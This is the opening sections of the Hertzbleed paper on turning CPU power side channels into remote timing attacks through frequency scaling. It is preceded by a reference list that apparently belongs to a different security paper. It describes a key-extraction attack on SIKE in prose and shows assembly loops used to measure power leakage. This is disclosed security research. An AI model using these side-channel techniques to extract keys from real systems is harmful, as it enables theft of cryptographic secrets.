[23] K. E. Hemsley, E. Fisher, et al. History of industrial control system cyber incidents. Technical report, Idaho National Lab.(INL), Idaho Falls, ID (United States), 2018.

[24] S. Karnouskos. Stuxnet worm impact on industrial cyber-physical system security. In *IECON 2011-37th Annual Conference of the IEEE Industrial Electronics Society*, pages 4490–4494. IEEE, 2011.

[25] H. Koo, Y. Chen, L. Lu, V. P. Kemerlis, and M. Polychronakis. Compiler-assisted code randomization. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*, pages 461–477. IEEE Computer Society, 2018.

[26] A. Kurakin, I. Goodfellow, and S. Bengio. Adversarial examples in the physical world. *arXiv preprint arXiv:1607.02533*, 2016.

[27] J. Leyden. Polish teen derails tram after hacking train network. *Online at http://www.theregister.co.uk/2008/01/11/tram_hack/*, 2008.

[28] J. Li, F. Schmidt, and Z. Kolter. Adversarial camera stickers: A physical camera-based attack on deep learning systems. In *International Conference on Machine Learning*, pages 3896–3904. PMLR, 2019.

[29] Y. Li, M. Wang, C. Zhang, X. Chen, S. Yang, and Y. Liu. Finding cracks in shields: On the security of control flow integrity mechanisms. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 1821–1835, New York, NY, USA, 2020. Association for Computing Machinery.

[30] Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, and Y. Zhong. Vuldeepecker: A deep learning-based system for vulnerability detection. *arXiv preprint arXiv:1801.01681*, 2018.

[31] R. Lipovsky and A. Cherepanov. Blackenergy trojan strikes again: Attacks ukrainian electric power industry. *Online at http//www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacksukrainian-electric-power-industry*, 2016.

[32] Y. Liu, L. Wei, Z. Zhou, K. Zhang, W. Xu, and Q. Xu. On code execution tracking via power side-channel. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1019–1031. ACM, 2016.

[33] L. Lu, R. Perdisci, and W. Lee. Surf: detecting and measuring search poisoning. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 467–476. ACM, 2011.

[34] E. Mariconti, L. Onwuzurike, P. Andriotis, E. De Cristofaro, G. Ross, and G. Stringhini. Mamadroid: Detecting android malware by building markov chains of behavioral models. *arXiv preprint arXiv:1612.04433*, 2016.

[35] S. E. McLaughlin, S. A. Zonouz, D. J. Pohly, and P. D. McDaniel. A trusted safety verifier for process controller code. In *NDSS*, volume 14, 2014.

[36] Y. Mirsky, T. Doitshman, Y. Elovici, and A. Shabtai. Kitsune: an ensemble of autoencoders for online network intrusion detection. *arXiv preprint arXiv:1802.09089*, 2018.

[37] S.-M. Moosavi-Dezfooli, A. Fawzi, and P. Frossard. Deepfool: a simple and accurate method to fool deep neural networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 2574–2582, 2016.

[38] J. Mulder, M. Schwartz, M. Berg, J. R. Van Houten, J. Mario, M. A. K. Urrea, A. A. Clements, and J. Jacob. Weaselboard: zero-day exploit detection for programmable logic controllers. *Sandia report SAND2013-8274, Sandia national laboratories*, 2013.

[39] A. Nazari, N. Sehatbakhsh, M. Alam, A. Zajic, and M. Prvulovic. Eddie: Em-based detection of deviations in program execution. In *Computer Architecture (ISCA), 2017 ACM/IEEE 44th Annual International Symposium on*, pages 333–346. IEEE, 2017.

[40] A. Nguyen, J. Yosinski, and J. Clune. Deep neural networks are easily fooled: High confidence predictions for unrecognizable images. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2015.

[41] N. Papernot, P. McDaniel, and I. Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[42] N. Papernot, P. McDaniel, A. Sinha, and M. P. Wellman. Sok: Security and privacy in machine learning. In *2018 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 399–414. IEEE, 2018.

[43] D. Papp, Z. Ma, and L. Buttyan. Embedded systems security: Threats, vulnerabilities, and attack taxonomy. In *2015 13th Annual Conference on Privacy, Security and Trust (PST)*, pages 145–152. IEEE, 2015.

[44] F. Pierazzi, F. Pendlebury, J. Cortellazzi, and L. Cavallaro. Intriguing properties of adversarial ml attacks in the problem space. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1332–1349. IEEE, 2020.

[45] E. Quiring, A. Maier, and K. Rieck. Misleading authorship attribution of source code using adversarial learning. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 479–496, 2019.

[46] M. S. Rahman, T.-K. Huang, H. V. Madhyastha, E. Wustrow, M. Faloutsos, J. A. Halderman, S. Abu-Nimeh, C. Kruegel, W. Lee, G. Vigna, et al. Efficient and scalable socware detection in online social networks. In *Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12)*, pages 663–678, 2012.

[47] J. Rauber, W. Brendel, and M. Bethge. Foolbox: A python toolbox to benchmark the robustness of machine learning models. *arXiv preprint arXiv:1707.04131*, 2017.

[48] M. T. Ribeiro, S. Singh, and C. Guestrin. Why should i trust you?: Explaining the predictions of any classifier. In *Proceedings of the 22nd ACM SIGKDD international conference on knowledge discovery and data mining*, pages 1135–1144. ACM, 2016.

[49] J. Rrushi, H. Farhangi, C. Howey, K. Carmichael, and J. Dabell. A quantitative evaluation of the target selection of havex ics malware plugin.

[50] R. Rutledge, S. Park, H. Khan, A. Orso, M. Prvulovic, and A. Zajic. Zero-overhead path prediction with progressive symbolic execution. In *Proceedings of the 41st International Conference on Software Engineering*, pages 234–245. IEEE Press, 2019.

[51] H. Sak, A. W. Senior, and F. Beaufays. Long short-term memory recurrent neural network architectures for large scale acoustic modeling. 2014.

[52] R. Samani and C. Beek. Updated blackenergy trojan grows more powerful, 2016.

[53] Y. Shen, E. Mariconti, P. A. Vervier, and G. Stringhini. Tiresias: Predicting security events through deep learning. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 592–605. ACM, 2018.

[54] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware. 2015.

[55] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. 2016.

[56] C. Smutz and A. Stavrou. When a tree falls: Using diversity in ensemble classifiers to identify evasion in malware detectors. In *NDSS*, 2016.

[57] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. 2016.

[58] O. Suciu, R. Mărginean, Y. Kaya, H. Daumé III, and T. Dumitraş. When does machine learning fail? generalized transferability for evasion and poisoning attacks. *arXiv preprint arXiv:1803.06975*, 2018.

[59] F. Wang and Y. Shoshitaishvili. Angr-the next generation of binary analysis. In *2017 IEEE Cybersecurity Development (SecDev)*, pages 8–9. IEEE, 2017.

[60] S. Wang, K. Pei, J. Whitehouse, J. Yang, and S. Jana. Formal security analysis of neural networks using symbolic intervals. *arXiv preprint arXiv:1804.10829*, 2018.

[61] C. Whittaker, B. Ryner, and M. Nazif. Large-scale automatic classification of phishing pages. In *NDSS*, volume 10, page 2010, 2010.

[62] Y.-j. Xiao, W.-y. Xu, Z.-h. Jia, Z.-r. Ma, and D.-l. Qi. Nipad: a non-invasive power-based anomaly detection scheme for programmable logic controllers. *Frontiers of Information Technology & Electronic Engineering*, 18(4):519–534, 2017.

[63] W. Xu, Y. Qi, and D. Evans. Automatically evading classifiers. In *Proceedings of the 2016 Network and Distributed Systems Symposium*, 2016.

[64] X. Yuan, P. He, Q. Zhu, and X. Li. Adversarial examples: Attacks and defenses for deep learning. *IEEE transactions on neural networks and learning systems*, 30(9):2805–2824, 2019.

[65] M. Zhang, Y. Duan, H. Yin, and Z. Zhao. Semantics-aware android malware classification using weighted contextual api dependency graphs. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 1105–1116. ACM, 2014.

Hertzbleed: Turning Power Side-Channel Attacks Into Remote Timing Attacks on x86

Yingchen Wang* *UT Austin*
Riccardo Paccagnella* *UIUC*
Elizabeth Tang He *UIUC*
Hovav Shacham *UT Austin*
Christopher W. Fletcher *UIUC*
David Kohlbrenner *UW*

Abstract

Power side-channel attacks exploit data-dependent variations in a CPU's power consumption to leak secrets. In this paper, we show that on modern Intel (and AMD) x86 CPUs, power side-channel attacks can be *turned into* timing attacks that can be mounted without access to any power measurement interface. Our discovery is enabled by dynamic voltage and frequency scaling (DVFS). We find that, under certain circumstances, DVFS-induced variations in CPU frequency depend on the current power consumption (and hence, data) at the granularity of milliseconds. Making matters worse, these variations can be observed by a *remote attacker*, since frequency differences translate to wall time differences!

The frequency side channel is theoretically more powerful than the software side channels considered in cryptographic engineering practice today, but it is difficult to exploit because it has a coarse granularity. Yet, we show that this new channel is a real threat to the security of cryptographic software. First, we reverse engineer the dependency between data, power, and frequency on a modern x86 CPU—finding, among other things, that differences as seemingly minute as *a set bit's position in a word* can be distinguished through frequency changes. Second, we describe a novel chosen-ciphertext attack against (constant-time implementations of) SIKE, a post-quantum key encapsulation mechanism, that amplifies a single key-bit guess into many thousands of high- or low-power operations, allowing full key extraction via remote timing.

1 Introduction

Power-analysis attacks have been known for decades to be a powerful source of side channel information leakage. Historically, these attacks were used to leak cryptographic secrets from embedded devices like smart cards using physical probes [3,39,59,68,74,75]. Recently, however, power-analysis attacks have been shown to be exploitable also via software power measurement interfaces. Such interfaces, available on many of today's general-purpose processors, have been abused to fingerprint websites [95], recover RSA keys [70], break KASLR [63], and even recover AES-NI keys [64].

Fortunately, software-based power-analysis attacks can be mitigated and easily detected by blocking (or restricting [10]) access to power measurement interfaces. Up until today, such a mitigation strategy would effectively reduce the attack surface to physical power analysis, a significantly smaller threat in the context of modern general-purpose x86 processors.

In this paper, we show that, on modern Intel (and AMD) x86 CPUs, power-analysis attacks can be turned into timing attacks—effectively lifting the need for *any* power measurement interface. Our discovery is enabled by the aggressive dynamic voltage and frequency scaling (DVFS) of these CPUs. DVFS is a commonly-used technique that consists of dynamically adjusting CPU frequency to reduce power consumption (during low CPU loads) and to ensure that the system stays below power and thermal limits (during high CPU loads). We find that, under certain circumstances, DVFS-induced CPU frequency adjustments depend on the current power consumption at the granularity of milliseconds. Therefore, since the power consumption is data dependent, it follows transitively that CPU frequency adjustments are data dependent too.

Making matters worse, we show that data-dependent frequency adjustments can be observed without the need for any special privileges and even by a *remote* attacker. The reason is that CPU frequency differences directly translate to execution time differences (as 1 hertz = 1 cycle per second). The security implications of this finding are significant. For example, they fundamentally undermine constant-time programming, which has been the bedrock defense against timing attacks since their discovery in 1996 [58]. The premise behind constant-time programming is that by writing a program to only use "safe" instructions, whose latency is invariant to the data values, the program's execution time will be data-independent. With the frequency channel, however, timing becomes a function of *data*—even when only safe instructions are used.

Despite its theoretical power, it is not obvious how to construct practical exploits through the frequency side channel.

*These authors contributed equally to this work.

This is because DVFS updates depend on the aggregate power consumption over *millions* of CPU cycles and only reflect coarse-grained program behavior. Yet, we show that the frequency side channel is a real threat to the security of cryptographic software, by (i) reverse engineering a precise *leakage model* for this channel on modern x86 CPUs, and (ii) showing that some cryptographic primitives admit *amplification* of single key bit guesses into thousands of high- or low-power operations, enough to induce a measurable timing difference.

To construct a leakage model, we reverse engineer the dependency between data being computed on and power consumption / frequency on modern x86 Intel CPUs. Our results reveal that power consumption and CPU frequency depend on both the Hamming weight (HW) of data being processed and the Hamming distance (HD) of data across computations. We show, for the first time, that these two effects are distinct and additive on modern Intel CPUs. Further, the HW effect is non uniform. That is, computing on data with the same HW results in differences in power consumption / frequency depending on the *position* of individual 1s within data values. The takeaway is that computing on data with different bit patterns depending on a secret can result in different power consumptions and frequencies depending on that secret. We expect that this information will also be useful towards building future, Intel-specific power leakage emulators [11, 60, 72, 87, 89]. We find that AMD x86 CPUs also feature a similar leakage model, but leave reverse engineering its details to future work.

We then describe a novel attack, including new cryptanalytic techniques, on two production-ready, constant-time implementations of SIKE (Supersingular Isogeny Key Encapsulation [52]). SIKE is a decade old, widely studied key encapsulation mechanism. Unlike other finalists in NIST's Post-Quantum Cryptography competition, SIKE has both short ciphertexts and short public keys — and a "well-understood" side channel posture [20]. In our attack, we show that, when provided with a specially-crafted input, SIKE's decapsulation algorithm produces anomalous 0 values that depend on single bits of the key. Worse so, these values cause the algorithm to get *stuck* and operate on intermediate values that are also 0 for the remainder of the decapsulation. When this happens, the processor consumes less power and runs at a higher frequency than usual, and therefore decapsulation takes a shorter wall time. This timing signal is so robust that key extraction is possible across a network, as we demonstrate for the SIKE implementations in both Cloudflare's Interoperable Reusable Cryptographic Library (CIRCL) [28] and Microsoft's PQCrypto-SIDH [66]. Our unoptimized version of the attack recovers the full key from these libraries in 36 and 89 hours, respectively. Finally, we show that the frequency side channel can also be used to mount timing attacks without a timer, such as a KASLR break and a covert channel.

Disclosure We disclosed our findings, together with proof-of-concept code, to Intel, Cloudflare and Microsoft in Q3 2021 and to AMD in Q1 2022. The attack was assigned CVE-2022-23823 and CVE-2022-24436 and held under embargo until June 14, 2022. Intel committed to awarding us a bug bounty. Cloudflare and Microsoft deployed a mitigation to CIRCL and PQCrypto-SIDH, respectively.

2 Background and Related Work

Intel P-States In Intel processors, dynamic voltage and frequency scaling (DVFS) works at the granularity of P-states. P-states correspond to different operating points (voltage-frequency pairs) in 100 MHz frequency increments [49]. The number of P-states varies across different CPU models. Modern Intel processors offer two mechanisms to control P-states, namely SpeedStep and Speed Shift / Hardware Controlled Performance States (HWP). With SpeedStep, P-states are managed by the operating system (OS) using hardware coordination feedback registers. With HWP, P-states are managed entirely by the processor, increasing the overall responsiveness. HWP was introduced with the Skylake microarchitecture [78]. When HWP is enabled, the OS can only give hints to the processor's internal P-state selection logic, including restricting the range of available P-states [91]. Otherwise, the available range of P-states depends only on the number of active cores and on whether "Turbo Boost" is enabled [55]. Our P-state naming convention follows the one used in Linux [91].[1] The lowest P-state corresponds to the lowest supported CPU frequency. The highest P-state corresponds to the "max turbo" frequency for the processor. However, when Turbo Boost is disabled, the highest available P-state is the base frequency. We use the term P-state and frequency interchangeably.

P-state management is also related to power management. Each Intel processor has a Thermal Design Point (TDP), indicating the expected power consumption at steady state under a sustained workload [22, 40]. While in the max turbo mode, the processor can exceed its nominal TDP [47]. However, if the CPU hits a certain power and thermal limit while in max turbo mode, the hardware will automatically downclock the frequency to stay at TDP for the duration of the workload.

Data-Dependent Power Consumption It is well-known that a processor's power consumption depends on the data being processed [46, 68]. The precise dependency between data and power consumption depends on the processor's implementation, but can be approximated using leakage models. Two commonly-used leakage models are the Hamming distance (HD) [9, 61, 68, 71, 77] and the Hamming weight (HW) [56, 61, 67, 71, 73, 74, 88] models. In the HD model, power consumption depends to the number of $1 \rightarrow 0$ and $0 \rightarrow 1$ bit transitions occurring in the data during a computation. In the HW model, power consumption just depends on the number of bits that are 1 in the data being processed.

[1] However, Intel refers to higher frequencies as lower P-states [48, 50].

Table 1: CPUs tested in our experimental setups.

CPU Model	Microarchitecture	Cores	Base Frequency	Max Turbo Frequency
i7-8700	Coffee Lake	6	3.20 GHz	4.60 GHz
i7-9700	Coffee Lake Refresh	8	3.00 GHz	4.70 GHz
i9-10900K	Comet Lake	10	3.70 GHz	5.30 GHz
i7-11700	Rocket Lake	8	2.50 GHz	4.90 GHz
i7-10850H	Ice Lake (mobile)	6	2.70 GHz	5.10 GHz
i7-1185G7	Tiger Lake (mobile)	4	3.00 GHz	4.80 GHz

Power Side-Channel Attacks Power side-channel attacks against cryptosystems were first publicly discussed by Kocher in 1998 [59]. His work introduced analytical techniques that exploit the data dependency of power consumption to reveal secret keys. Following works demonstrated power-analysis attacks against several cryptographic algorithms including AES [14, 67], DES [74], RSA [30, 75, 80, 94], and ElGamal [16,30].[2] However, all these attacks were targeted against smart cards and required physical access to the device. More recently, power side-channel attacks have been applied also to more complex devices such as smartphones [15,35,76,92,93] and PCs [36,63,64,70,95]. Some of these attacks rely only on software power measurement interfaces, meaning that they do not need proximity to the device. However, while some of these works use the HW and HD leakage models [64,70], none of them presents a systematic reverse engineering of the dependency between power consumption and data on modern Intel x86 CPUs. Further, all these attacks can be blocked by restricting access to such power measurement interfaces.

3 CPU Frequency Leakage Channel


In this section, we analyze the leakage from CPU frequency variations on modern Intel processors. We show that, under certain circumstances, the distribution of a processor's frequencies leaks information about the instructions being executed as well as the data being processed.

Experimental Setup We run our experiments on several different machines. The characteristics of the CPU of each machine are reported in Table 1. All our machines run Ubuntu with versions either 18.04 or 20.04, kernel either 4.15 or 5.4, and the latest microcode patches installed. Unless otherwise noted, we use the default system configuration, without restricting the P-states. To monitor CPU frequency, we use the `MSR_IA32_MPERF` and `MSR_IA32_APERF` registers, as done in the Linux kernel [62]. To monitor power consumption, we use the MSRs of the RAPL interface, following Weaver [90].

3.1 Distinguishing Instructions

As a first step for our analysis, we set out to understand how running different workloads affects the P-state selection logic

[2]For a comprehensive survey of these attacks, we refer to prior work [68].



(a) Run of the `int32-float` test (b) Run of the `int32` test


Figure 1: Example of distinguishing workloads using frequency traces on our i7-9700 CPU. The lighter workload (`int32`) allows for longer runtimes at higher frequencies than the heavier workload (`int32-float`).

of our CPUs. We pick two workloads from the `stress-ng` benchmark suite [57]. The first workload consists of 32-bit integer and floating-point operations (`int32float` method), while the second workload consists of only 32-bit integer operations (`int32` method). We run both benchmarks on all cores and starting from an idle machine. We sample the CPU frequency and the (package domain) power consumption every 5 ms during the benchmark's execution.

Figure 1a shows the results for the `int32float` test on our i7-9700 CPU. The frequency starts at 4.5 GHz, the highest P-state available when all cores are active on our CPU. This frequency is sustained for about 8 seconds, during which the power consumption is allowed to exceed the TDP. Then, the CPU drops to a lower P-state, bringing the power consumption down to TDP (65 W on our CPU). From there onwards, the CPU remains in *steady state* and power stays around the TDP level for the duration of the workload. In our example, at steady state the frequency oscillates between two P-states, corresponding to the frequencies of 3.9 GHz and 4.0 GHz.

Figure 1b shows the results for the `int32` stress test. Here too, the frequency starts at 4.5 GHz and later drops to a lower P-state. However, compared to Figure 1a, (i) the drop occurs later, after 10 seconds, and (ii) the P-states used after the drop are higher, corresponding to 4.0 GHz and 4.1 GHz. This is because the power consumption of the `int32` test is lower. As a consequence, not only can the processor sustain the highest available P-state for longer, but it can also use higher P-states in steady state without exceeding the TDP.

The key takeaway from the above results is that both (i) the time that a processor can spend at the maximum available P-state and (ii) the distribution of P-states at steady state depend on the CPU power consumption. Since the CPU power consumption depends on the workload, by the transitive property it follows that P-states depend on the workload too. This implies that *dynamic scaling of P-states leaks information about the current workload running on the processor*.



(a) Frequency at steady state (b) Seconds before steady state

Figure 2: Distinguishing data (in the source register to a `shlx` instruction) using frequency traces on our i7-9700 CPU. Figure 2a is over 30,000 samples. Figure 2b is over 100 traces.

3.2 Distinguishing Data

We saw that P-state information leaks information about the instructions being executed (i.e., the workload). We now explore if the frequency leakage channel can leak information about the data being processed by instructions. Our question is motivated by the fact that power consumption on x86 processors is known to be data dependent [64]. It is thus natural to ask: do data-dependent differences in power consumption show in the distribution of P-states?

To answer this question, we monitor the CPU frequency while executing the same instructions and only changing the content of the input registers. For example, we use the `shlx` instruction to continuously shift left the bits of a source register and write the result into different destination registers in a loop, while only varying the content of the source register. We run this experiment on all cores and compare the distribution of the P-states in steady state. Figure 2a shows the results when we set the content of the source register to have 16, 32 or 48 ones. In all cases the P-state oscillated between 4.3 GHz and 4.4 GHz. However, the larger the Hamming weight, the more the frequency stayed at the lower P-state. We also saw a data-dependent difference in terms of *when* the frequency drops to steady state if we start from idle (cf. Figure 2b). The larger the Hamming weight, the quicker the frequency drops to steady state. This is because, as we show in Section 4, processing data with larger Hamming weights consumes more power than processing data with lower Hamming weights.

We get similar results with other instructions too. For example, we observed data-dependent effects when running `or`, `xor`, `and`, `imul`, `add`, `sub`, as well as when computing on data loaded from memory. The only caveat is that, for some instructions, the power consumption of just running the target instruction in a loop on all cores was not large enough to cause the P-state to ever drop to steady state. In these cases, we ran an additional, fixed workload in the background to push the total power consumption up.

The key takeaway of the above results is that *dynamic scaling of P-states leaks information about the data being processed*. In the following sections, we use the distribution of P-states at steady state as our leakage channel.

4 CPU Frequency Leakage Model

We saw that the power consumption and the distribution of P-states in Intel CPUs depend on the data being processed. The goal of this section is to construct a leakage model of this behavior. To this end, we reverse engineer the dependency between power consumption/frequency and data on the ALU of modern Intel CPUs. As we show in Section 5, this information can help an attacker construct side-channel attacks.

Scope Precisely understanding where power is dissipated as a function of data on general-purpose x86 processors is a challenging task. The reason is that the microarchitecture of modern x86 processors is (i) highly complex and (ii) largely undocumented. Fortunately, studying the power consumption across all microarchitectural units is not necessary to build attacks. This is because the vast majority of computations performed by modern, constant-time cryptographic software occurs in the arithmetic logic unit (ALU). Since our primary goal is to build a model that is useful to leak secrets from constant-time cryptographic code, the analysis in this section focuses specifically on the ALU component.

Methodology We use the experimental setup of Section 3. In each experiment, we run a fixed set of ALU instructions (the *sender*) in a loop on all cores, while varying the input contents. We carefully design our senders to target specific behaviors and minimize side effects. First, to reduce power consumption from other core units such as the cache, we always use register to register instructions without any memory access. Second, to avoid any datapath contamination effects caused by incrementing the loop counter variable and evaluating loop conditions, we run our sender in an infinite loop that we manually terminate at the end of the experiment. Third, to avoid introducing unintended HD effects, we interleave different instructions in such a way that encourages full throughput on all available ports [1, 2]. Finally, we run each sender in two setups. In the first setup, we use the default system configuration, warm up the machine until it enters steady state, and monitor the frequency. In the second setup, we disable SpeedStep / HWP (this way, our processor stays at the base frequency for the duration of the workload) and monitor the (core domain) power consumption. We sample power/frequency every 1 ms, collect 30,000 data points for each experiment and use their mean for our analyses.

4.1 Hamming Distance (HD) Effect

To start, we set out to understand if the number of $1 \rightarrow 0$ and $0 \rightarrow 1$ transitions affects power consumption / frequency. Recall that these transitions depend on the number of bits that differ (also known as the HD) between consecutive data values being processed. To study the dependency between HD and power consumption / frequency, we then need a sender that offers fine-grained control over the number of transitions,

```
rax = COUNT
rbx = 0x0000FFFFFFFF0000
loop:
  shlx %rax,%rbx,%rcx    // rcx = rbx << rax
  shlx %rax,%rbx,%rdx    // rdx = rbx << rax
  shrx %rax,%rbx,%rsi    // rsi = rbx >> rax
  shrx %rax,%rbx,%rdi    // rdi = rbx >> rax
  shlx %rax,%rbx,%r8     // r8  = rbx << rax
  shlx %rax,%rbx,%r9     // r9  = rbx << rax
  shrx %rax,%rbx,%r10    // r10 = rbx >> rax
  shrx %rax,%rbx,%r11    // r11 = rbx >> rax
jmp loop
```

(a) Sender for our HD experiments.


```
rax = LEFT
rcx = … = r11 = RIGHT
loop:
  or %rax,%rcx    // rcx = rax | rcx
  or %rax,%rdx    // rdx = rax | rdx
  or %rax,%rsi    // rsi = rax | rsi
  or %rax,%rdi    // rdi = rax | rdi
  or %rax,%r8     // r8  = rax | r8
  or %rax,%r9     // r9  = rax | r9
  or %rax,%r10    // r10 = rax | r10
  or %rax,%r11    // r11 = rax | r11
jmp loop
```

(b) Sender for our HW experiments.

```
rax = rcx = rdx = rsi = rdi = FIRST
rbx = r8 = r9 = r10 = r11 = SECOND
loop:
  or %rax,%rcx    // rcx = rax | rcx
  or %rax,%rdx    // rdx = rax | rdx
  or %rax,%rsi    // rsi = rax | rsi
  or %rax,%rdi    // rdi = rax | rdi
  or %rbx,%r8     // r8  = rbx | r8
  or %rbx,%r9     // r9  = rbx | r9
  or %rbx,%r10    // r10 = rbx | r10
  or %rbx,%r11    // r11 = rbx | r11
jmp loop
```

(c) Sender for our HW+HD experiments.

Figure 3: Different sets of instructions (*senders*) used to reverse engineer the dependency between data and power consumption / frequency on our CPUs. Different senders are designed to target different effects. Each sender can be run with variable inputs.



(a) Frequency vs COUNT (b) Power vs COUNT

Figure 4: Effect of increasing COUNT in Figure 3a's sender on our i7-9700 CPU. Higher COUNT values cause higher HDs in the ALU output. As the HD increases, the mean power consumption grows and the mean steady-state frequency drops.

while avoiding other potential side effects. For example, testing different HDs should not require changing the number of 1s in the input (which, as we show below, is a separate effect).[3]

We design our sender to use interleaved `shlx` and `shrx` instructions, as shown in Figure 3a. These instructions shift the bits of the second source register to the left or right by a COUNT value stored in the first source register. The result is written to a separate destination register. Since on our CPUs `shlx` and `shrx` execute on port 0 and port 6 [1], we interleave them in groups of two. We fix the content of the second source register to `0x0000ffffffff0000`, corresponding to 16 zeros, followed by 32 ones, followed by 16 zeros. We then shift this register left and right by COUNT (with $0 \leq \text{COUNT} \leq 16$).

By construction, the HD in the ALU output between a `shlx` and a `shrx` is $4 \times \text{COUNT}$. For example, when $\text{COUNT} = 8$, the output of each `shlx` is `0x00ffffffff000000`, and the output of each `shrx` is `0x000000ffffffff00`, translating to 4×8 bit transitions in the ALU output. Yet, the ALU input remains unchanged and the number of 1s in the source and the destination registers is fixed.[4]

Figure 4 shows the results when we vary the COUNT value. We see that the power consumption grows and the frequency drops when COUNT grows, confirming that the number of bit transitions directly affects power consumption and frequency. In Appendix A.1, we corroborate this observation with an additional experiment where transitions occur in the ALU input. These results are consistent on all the CPUs of Table 1.

> 1. Larger Hamming distances between data values being processed contribute to larger power consumptions and lower steady-state frequencies.

4.2 Hamming Weight (HW) Effect


We now set out to understand if the HW of the data values being processed affects power consumption / frequency. Recall that the idea behind the HW model is that power consumption depends on the number of 1s in the data being processed. To study the dependency between HW and power consumption / frequency, we need a sender that offers fine-grained control over the number of 1s, while avoiding other potential side effects. For example, testing different HWs should not require bit transitions in the data (i.e., the HD effect).

To satisfy the above requirements, we design a sender that uses `or` logic instructions, as shown in Figure 3b. These instructions perform a bitwise inclusive or operation between the source register and the destination register, and store the result in the destination register. We always use the same input and output registers for all the `or` instructions in the loop. We fix the content of the source register to LEFT, and set the initial content of the output register to RIGHT.

By construction, the number of bit transitions occurring on the ALU input and output during the execution of the above sender is zero. The reason is that all `or` instructions take the same inputs and produce the same output during an experiment. Hence, we can test different HW in the source registers without introducing any HD effects. An added benefit of using `or` instructions is that they allow us to study the effects


[3] This requirement implies that approaches such as using a `xor` instruction to cause bit transitions are not suitable, because triggering different numbers of transitions would also require using different numbers of 1s in the input.

[4] The only other variable is the number of 1s in the COUNT register itself, which varies between 1 and 4. However, this effect is negligible.



(a) Frequency vs HW (b) Power vs HW

Figure 5: Effect of varying the number of consecutive 1s in the LEFT = RIGHT input to Figure 3b's sender on our i7-9700 CPU. As we increase the number of 1s, the mean power consumption grows and the mean steady-state frequency drops.



(a) Frequency vs HW (b) Power vs HW

Figure 6: Effect of varying the number of non-consecutive 1s in the LEFT = RIGHT input to Figure 3b's sender on our i7-9700 CPU. The results confirm that larger HWs cause higher power consumptions and lower steady-state frequencies.

of changing some bits of the input register (LEFT) without affecting the contents of the output register (RIGHT). We use this sender to perform multiple experiments.


Consecutive 1s We start our analysis of the HW effect by checking if the number of leading or trailing 1s in the data affects power consumption / frequency. We set LEFT = RIGHT such that the inputs and outputs of all `or` instructions are always the same. We then run the sender with a varying HW in the LEFT = RIGHT values. Figure 5 shows the results when the HW grows from 0 to 64, both when the 1s start from the least significant bit (LSB) and when they start from the most significant bit (MSB). In both cases, the power consumption grows and the frequency drops when the HW grows.

